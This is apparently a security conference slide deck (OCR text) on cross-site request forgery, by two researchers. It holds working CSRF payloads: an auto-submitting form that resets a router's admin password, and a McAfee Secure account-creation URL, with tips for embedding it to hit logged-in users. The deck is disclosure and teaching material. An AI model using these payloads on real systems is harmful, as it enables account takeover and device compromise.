


CSRF: Yeah, it still works…

Mike Bailey,
skeptikal.org

Russ McRee,
holisticinfosec.org

DISCLAIMER:

- The views, opinions, and methodologies discussed here do not reflect those of our employers, thus no smack talk herein is to be attributed to anyone other than Mike and Russ.

Cross-site request forgery

- **Bad News**
  - **CSRF is nasty, it's everywhere, and you can't stop it on the client side**
- **Good News**
  - **It can do neat things**
- CSRF is likely amongst the lamest security bugs available, as far as "cool" bugs go

In case you didn’t know…

- Cross-site request forgery, CSRF, XSRF
  - In essence, the attack forces another user's browser to do something on your behalf
  - If that user is an authenticated user or an administrator on a website, the attack can be used to escalate privilege
  - We’re of the belief that, much like its XSS cousin, failure to mitigate this vulnerability through secure coding practices borders on the negligent

CSRF: Yeah, it still works…

- We’ve identified an endless stream of applications, platforms, critical infrastructure devices, and even wormable hybrid attacks, many of which require little or no Javascript (XSS)

- The key takeaway is this
  – a vulnerability that is so easily prevented can lead to absolute mayhem, particularly when bundled with other attacks. Worse still, identifying the attacker is even more difficult as the attack occurs in the context of the authenticated user

CSRF: Yeah, it still works…


- We'll show you how to prevent it later…
- …but we'd rather show you how to break things with it

CSRF: Yeah, it still works…

- A common argument from vendors / developers who don't want to fix CSRF vulns when we report them
  - Someone has to click a link, it's their problem if they do
- Here's a secret
  - Everyone clicks links
- Just ask the CEO of StrongWebMail who's out $10,000
  - $3300 of which is in Mike's pocket right now

CSRF: Yeah, it still works...

- Tools of the trade
  - Tamper Data, HackBar
  - Ideal for seeing form variables / parameters



https://demo.oscommerce.com/login.php?action=process


Request Header Name	Request Header Value
Host	demo.oscommerce.com
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.0.11) Ge
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip,deflate
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive	300
Connection	keep-alive
Referer	https://demo.oscommerce.com/login.php
Cookie	__unam=e29daef-121d56187ea-5660e06d-2; cookie_test=please

Post Parameter Name	Post Parameter Value
email_address	blah%40blah.com
password	ImaDoofus
x	43
y	8

CSRF: Yeah, it still works…

See the form variables / parameters (and a lack of formkey / token) and you're a simple script away from "making use of the opportunity"

-




```
<html>
<form name="tweakUser" action="https://192.168.248.1/apply.cgi" method=Post AUTOCOMPLETE="off">
<input type="hidden" name="submit_button" value="Management">
<input type="hidden" name="change_action" value="1">
<input type="hidden" name="action" value="Apply">
<input type="hidden" name="PasswdModify" value="0">
<input type="hidden" name="http_enable" value="1">
<input type="hidden" name="https_enable" value="">
<input type="hidden" name="wait_time" value="4">
<input type="hidden" name="http_passwd" value="ReallyDoofuss">
<input type="hidden" name="http_passwdConfirm" value="ReallyDoofuss">
<input type="hidden" name="_https_enable" value="1">
<input type="hidden" name="web_wl_filter" value="0">
<input type="hidden" name="remote_management" value="0">
<input type="hidden" name="upnp_enable" value="1">
<input type="hidden" name="upnp_config" value="1">
<input type="hidden" name="upnp_internet_dis" value="0">
<script>
window.setTimeout(function() {
document.tweakUser.submit();
}, 3000);
</script>
<h1>Please standby while we pwn your router...</h1>
</html>
```

McAfee Secure? Not so much…

- Surprisingly lame given the fact that this vulnerability was all GET oriented.
- Picture this
  - CSRF someone with access to the portal.
  - Build your own account
  - Scan a site of your choosing, discovering all their vulnerabilities
  - This takes a giant leap of faith in the quality of the McAfee Secure scanning engine, but you get the point ;-)

McAfee Secure? Not so much...



McAfee Secure - Users - Mozilla Firefox

https://www.mcafeesecure.com/customer/AccountUser.sa

Reload current page

McAfee Secure - Users | McAfee Secure CSRF Exploit | SquirrelMail 1.4.13

McAfee | McAfee SECURE™

Security | Account | Feed | PCI | Tools

Help | Logout

Users

	Name	Email	Phone	Role
●	[redacted]	[redacted]	[redacted]	[redacted]
●	[redacted]	[redacted]	[redacted]	[redacted]
●	[redacted]	[redacted]	[redacted]	[redacted]

Account
Dashboard
Users
Add User

User
My Profile
My PDFs


Billing
Overview
Payment
Invoices

Copyright 2008 McAfee, Inc © - Terms Of Service - Privacy Policy

All trademarks and logos are the property of their respective owners.

The McAfee Secure user management page, before the attack

McAfee Secure? Not so much...


McAfee Secure CSRF Exploit - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://skeptikal.org/exploits/mcafee_secure_csrf.html
McAfee Secure - Users
McAfee Secure CSRF Exploit
SquirrelMail 1.4.13

This page contains an iFrame to the following:


```
https://www.mcafeesecure.com/customer/AccountUserAdd.sa?
    act=save
    &user.roleId=4
    &user.fname=test
    &user.lname=test
    &user.email=test%40skeptikal.org
    &user.company=test
    &user.title=tester
    &user.phone=8085555555
    &allDevices=Y
    &groupId=0
    &subnetId=0
```

Drop this iFrame on the SSL side of any popular website to prevent referers from being sent, and the attack will work on anybody who is logged in. You don't need any account information from them to execute it, and it will email you with a temporary password every time it succeeds.

[redacted]

A GET-based CSRF attack

McAfee Secure? Not so much...


McAfee Secure - Users - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://www.mcafeesecure.com/customer/AccountUser.sa
McAfee Secure - Users
McAfee Secure CSRF Exploit
SquirrelMail 1.4.13
McAfee | McAfee SECURE™
Help Logout
Security Account Feed PCI Tools
Account
Dashboard
Users
Add User
User
My Profile
My PDFs
Billing
Overview
Payment
Invoices

